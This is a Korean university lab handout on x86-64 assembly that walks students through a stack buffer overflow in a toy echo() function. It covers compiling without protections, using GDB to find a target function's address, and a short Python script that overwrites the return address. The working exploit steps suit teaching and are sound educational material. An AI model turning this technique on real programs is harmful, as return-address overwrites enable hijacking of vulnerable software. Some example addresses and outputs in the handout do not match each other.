어셈블리 실습 4


Tags

버퍼 오버플로우 실습:

- `echo` **함수 리턴 주소를 공격하여, 다른 함수 호출하도록 하자**
  - 제공된 `echo` 함수는 `gets` **함수 사용**과 **작은 버퍼 크기(**`char buf[8]`**)** 때문에 취약함
  - 이 실습에서는 **버퍼 오버플로우**를 이용하여 `echo` 함수의 리턴 주소를 덮어쓰고, 실행 흐름을 다른 함수(`target_function`)로 전환합니다.
- 관련 교안 - **Machine-level Programming V**

Buffer Overflow?

- 만약 사용자가 **8자 이상의 문자열**을 입력한다면?
  - buf 배열의 크기를 초과하여 메모리에 기록됨
- 이 경우, **스택 프레임의 다른 영역**을 덮어쓸 수 있음
  - 특히, **반환 주소를 원위적으로** 덮어쓰여질 경우?
    - 프로그램의 흐름이 바뀌어 **악성 코드** 실행 등 실행될 수도 있음



- **스택포인터 = buf (주소)**
- 이 주소를 인자로 전달

```
/* Read input line and write it back */
void echo()
{
    char buf[8];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    subq $24, %rsp    ; 스택에서 24바이트 공간 할당
    movq %rsp, %rdi   ; %rsp 값을 %rdi로 복사 (buf의 시작 주소)
    call gets         ; gets(buf) 호출
    movq %rsp, %rdi   ; %rsp 값을 %rdi로 복사 (buf의 시작 주소)
    call puts         ; puts(buf) 호출
    addq $24, %rsp    ; 스택 정리 (24바이트 해제)
    ret               ; 함수 반환
```

9

---

1. 문제 설정

취약한 함수

```
void echo() {
    char buf[8];  /* 너무 작은 버퍼! */
    gets(buf);    /* 크기 검사를 하지 않음 */
    puts(buf);
}
```

취약점:

- **버퍼 오버플로우:**

- `gets`는 입력 길이를 확인하지 않으므로, 사용자가 8바이트 이상의 데이터를 입력하면 스택에 저장된 **리턴 주소**를 덮어쓸 수 있음
- 공격자는 이 취약점을 이용해 리턴 주소를 `target_function`**의 주소**로 변경할 수 있음

---

2. 실습 목표

- `echo` 함수가 종료될 때, **원래 리턴 주소** 대신 `target_function`으로 점프하도록 스택을 조작
- 관련 대상 코드

```
#include <stdio.h>
#include <string.h>

/* 공격자가 호출하려는 타겟 함수 */
void target_function() {
    printf("Exploit 성공! target_function 호출 완료.\n");
}

/* 취약한 함수 */
void echo() {
    char buf[8];  /* 너무 작은 버퍼 */
    gets(buf);    /* 입력 크기를 확인하지 않음 */
    puts(buf);
}

/* 메인 함수 */
int main() {
    echo();  // 취약한 함수 호출
    return 0;
}
```

- **Compile Command**

```
gcc -fno-stack-protector -z execstack -no-pie -g -o buffer_overflow bu
ffer_overflow.c
```

- **옵션별 역할**
  - `fno-stack-protector`: 스택 보호 비활성화
  - `z execstack`: 스택 실행 허용
  - `no-pie`: 고정된 메모리 주소 사용
  - `g`: 디버깅 심볼 추가(GDB 활용)
  - 컴파일 시 비활성화된 보안 기능:
    - **Stack Protector**: 스택 오버플로우 감지 및 보호

- **ASLR(PIE)**: 메모리 주소 랜덤화
- **Non-executable Stack**: 스택 메모리 실행 방지

---

3. 코드 설명

1단계: 타겟 함수

- 공격자가 호출하려는 목표 함수인 `target_function`을 추가합니다.

2단계: `main` 함수

- `echo` 함수를 호출하는 간단한 `main` 함수입

```
int main() {
    echo();  // 취약한 함수 호출
    return 0;
}
```

3단계: 스택 구조 분석

`echo` 함수 호출 시 **스택 레이아웃** (x86-64 기준):

```
[ buf[8] (8바이트 버퍼)      ]  <- 스택의 시작 (RBP - 8)
[ 리턴 주소 (8바이트)        ]  <- `echo` 함수 종료 시 점프할 주소
```

- 사용자가 8바이트 이상의 데이터를 입력하면, **리턴 주소**를 덮어쓸 수 있음
- 입력 데이터를 통해 리턴 주소를 `target_function`의 주소로 설정

---

4. 공격 구현

1단계: `target_function`의 주소 찾기

1. 프로그램을 **디버거(GDB)**로 실행합니다:

   ```
   gdb ./buffer_overflow
   ```

2. `target_function`의 주소를 확인

   ```
   disassemble target_function
   ```

   예시 출력:

   > 💡 **주의! 아래 주소는 컴파일 후 생성 파일마다 달라질 수 있음**

```
Reading symbols from ./buffer_overflow...
(gdb) disassemble target_function
Dump of assembler code for function target_function:
   0x0000000000401176 <+0>:     endbr64
   0x000000000040117a <+4>:     push   %rbp
   0x000000000040117b <+5>:     mov    %rsp,%rbp
   0x000000000040117e <+8>:     lea    0xe83(%rip),%rdi        # 0x402008
   0x0000000000401185 <+15>:    callq  0x401060 <puts@plt>
   0x000000000040118a <+20>:    nop
   0x000000000040118b <+21>:    pop    %rbp
   0x000000000040118c <+22>:    retq
End of assembler dump.
(gdb)
```

이미지에서 target_function의 주소는 다음과 같이 확인됨

- `0x401176`: `target_function`의 시작 주소
- 이 주소를 리틀 엔디안 형식으로 변환해서 사용되어야 함
  - 리틀 엔디안은 주소를 역순으로 저장하므로, 페이로드에서는 다음과 같이 작성
- `lea 0xe83(%rip), %rdi` : 문자열이 저장된, 주소를 계산한다음 이것을 첫번째 인자로 설정하고,
- `callq 0x401060 <puts@plt>` : 문자열 주소를 출력하는 함수 호출
  - `puts@plt`는 실제 라이브러리 함수(`puts`)의 엔트리 포인트
    - 동적 링커가 실제 함수 주소를 연결해 사용. 즉, 실행 시에 puts 함수 주소가 결정됨

2단계: echo 주소를 살펴보면?

```
Reading symbols from ./buffer_overflow...
(gdb) disassemble echo
Dump of assembler code for function echo:
   0x000000000040118d <+0>:     endbr64
   0x0000000000401191 <+4>:     push   %rbp
   0x0000000000401192 <+5>:     mov    %rsp,%rbp
   0x0000000000401195 <+8>:     sub    $0x10,%rsp
   0x0000000000401199 <+12>:    lea    -0x8(%rbp),%rax
   0x000000000040119d <+16>:    mov    %rax,%rdi
   0x00000000004011a0 <+19>:    mov    $0x0,%eax
   0x00000000004011a5 <+24>:    callq  0x401080 <gets@plt>
   0x00000000004011aa <+29>:    lea    -0x8(%rbp),%rax
   0x00000000004011ae <+33>:    mov    %rax,%rdi
   0x00000000004011b1 <+36>:    callq  0x401060 <puts@plt>
   0x00000000004011b6 <+41>:    nop
   0x00000000004011b7 <+42>:    leaveq
   0x00000000004011b8 <+43>:    retq
```

- `sub $0x10,%rsp` **(0x401195 <+8>)**
  - 스택 포인터를 16바이트(0x10) 감소.
    - 지역 변수 및 임시 데이터를 저장할 공간을 스택에서 확보
  - **그렇지만 실제로 buf[8] (8바이트 버퍼)를 위해 사용하는 주소는 다음과 같음**

- `lea -0x8(%rbp),%rax` **(0x401199 <+12>)**
  - `-0x8(%rbp)` 주소를 보면 16 바이트 확보된 공간 중에, rbp 주소 바로 아래 8바이트만 사용하고 있음
- `mov %rax,%rdi` **(0x40119d <+16>)**
  - 계산된 주소를 `%rdi` 에 전달 - 목적: buf[8]의 주소를 `gets` 함수에 전달
- `mov $0x0,%eax` **(0x4011a0 <+19>)**
  - 시스템 호출(여기서는 `gets`)을 수행하기 전에 `%eax`를 초기화.
- `callq 0x401080 <gets@plt>` **(0x4011a5 <+24>)**

TODO:

Question 1.

위의 내용을 참고로 해서 gdb를 활용하여 target_function 주소를 캡쳐하시오.

Question 2.

```
break echo
run
disassemble
x/16x $rsp
```

위의 gdb 명령어를 참고해서 stack에 저장된 return address를 찾고, return address가 가리키는 명령어가 무엇인지 disassemble main 명령어를 사용해서 캡쳐하시오.

Question 3.

주소는 학생들이 생성한 파일마다 달라질 수 있음

- 만약 call 명령어의 주소가 다음과 같이 `0x4011a5` 라면?
  - `0x00000000004011a5` <+24> callq 0x401080 gets@plt
- 해당 명령어에 디버깅 break를 걸어보자
  - **관련 명령어**

```
break *0x4011a5
info registers rsp
x/16x $rsp
```

- 현재 stack 정보를 gdb에서 x/16x를 이용해서 확인하고, `ni` **(next instruction)**다음 명령어를 실행하여, call 명령어를 실행

```
(gdb) x/16x $rsp
0x7fffffffe1d0: 0x004011f0      0x00000000      0xf7ffe190      0x00007fff
0x7fffffffe1e0: 0xffffe1f0      0x00007fff      0x004011e3      0x00000000
0x7fffffffe1f0: 0x00000000      0x00000000      0xf7de2083      0x00007fff
0x7fffffffe200: 0x00000031      0x00000000      0xffffe2e8      0x00007fff
```

  - 스택에서 rsp + 16 주소의 8바이트에는 이전 rbp가 저장되어 있음
  - rsp + 24 주소에는 return address가 보관되어 있음
  - "AAAAAAA"를 입력해서 개행문자 \n까지 포함하면 문자가 8개 입력됨.
  - 참고로 A의 아스키 코드 넘버는 64이고, 16진수로는 41임
- 입력후 해당 정보가 바뀐 스택정보를 x/16x $rsp를 활용해서 주소와 함께 캡쳐하시오

Question 3

- x/16x를 통해 바뀐 부분을 확인해보면, 주소의 LSB부터 채워지는 것을 볼 수 있음

```
0x0041414141414141
```

  - 이 값의 MSB 1바이트(8비트) 부분은 0(NULL) 개행문자로 채워져 있음을 볼 수 있음
  - LSB 부터 7바이트는 0x414141... 로 채워져 있음
- 이것을 고려해서 적절한 문자열을 입력해서, return address를 덮어써야 한다. 만약 target_function 주소가 0x401176 이라면, 이를 입력하기 위한 아스키 코드를 살펴보면?
  - AAAAAAAABBBBBBBB...
    - .. 이어서 target_function 주소에 관련된 아스키 코드 문자를 입력해야 된다.
- 16진수 값을 각각 `8비트(1바이트)`로 분리하여 ASCII 문자로 변환:

```
\x76 → v (ASCII 문자)
\x11 → (제어 문자, "Device Control 1")
\x40 → @ (ASCII 문자)
```

  - `0x11`는 **ASCII 코드표**에서 제어 문자(Device Control 1, DC1)를 의미하고, 키보드로 직접 입력할 수 없음
- **목표: 키보드로 입력 불가한 값 입력이 필요함**
  - 제어 문자(`0x11` 등)나 메모리 주소 같은 **비가시적 데이터**는 키보드로 직접 입력이 불가능.
  - 키보드 입력은 가시적 ASCII 문자(A~~Z, 0~~9 등)로 제한.
- **해결책**:

- **Python 스크립트**를 사용해 익스플로잇 데이터를 **파일로 생성**.
- 프로그램 실행 시 **파일로부터 입력 데이터를 전달**.

타겟: `echo` 함수의 리턴 주소를 target_function의 주소로 변경.

- **필요한 입력 데이터**:
  1. **패딩**:
     - 버퍼(`buf[8]`)를 채우기 위해 **8바이트 패딩** 필요.
     - 예: `b"A" * 8`
  2. **리턴 주소**:
     - target_function의 주소로 리턴 주소를 덮어쓰기.
     - 예: `0x0000000000400526` → 리틀 엔디안: `b"\x26\x05\x40\x00\x00\x00\x00\x00"`
- 다음의 python 파일을 사용하여 버퍼 오퍼플로우 공격을 위한 아스키 문자열이 담긴 파일을 생성
  - 만약 다음 python coder가 exploit.py라면

```python
# 8 byte padding  + 8 byte padding
buffer = b"\x41" * 8 + b"\x42" * 8

# target_function 주소 (리틀 엔디안)
ret_address = b"\x76\x11\x40\x00"

# 페이로드 생성
payload = buffer + ret_address

# 페이로드를 파일로 저장
with open("exploit_input", "wb") as f:
    f.write(payload)

print("Created.")
```

- 파일 생성 방법
  - python3 exploit.py 를 통해 `exploit_input` 파일을 생성

```
./buffer_overflow < exploit_input
```

- `< exploit_input`**의 역할**
  - **입력 리디렉션**은 명령어 뒤에 `< 파일명`을 붙여 파일 내용을 프로그램의 표준 입력으로 전달
  - `./buffer_overflow` 프로그램이 실행되면, 일반적으로 키보드 입력을 통해 데이터를 받을 것임
  - 하지만 `< exploit_input`을 사용하면 키보드 입력 대신 `exploit_input` 파일의 내용을 입력으로 제공
- 제출물 - 아래와 같이 buffer overflow 공격이 성공한 캡쳐 (본인 학번 보이게)

```
mgseok@linuxserver1:~/SysSW/Prac4$ ./buffer_overflow  < exploit_input
target_function's address: 0×401176
AAAAAAAABBBBBBBBv@
Exploit success!! target_function is called.
Segmentation fault (core dumped)
```

제출물:

- 위의 question 1,2,3 문제를 정답과 함께 보고서로 작성하고, 하나의 pdf로 제출하시오.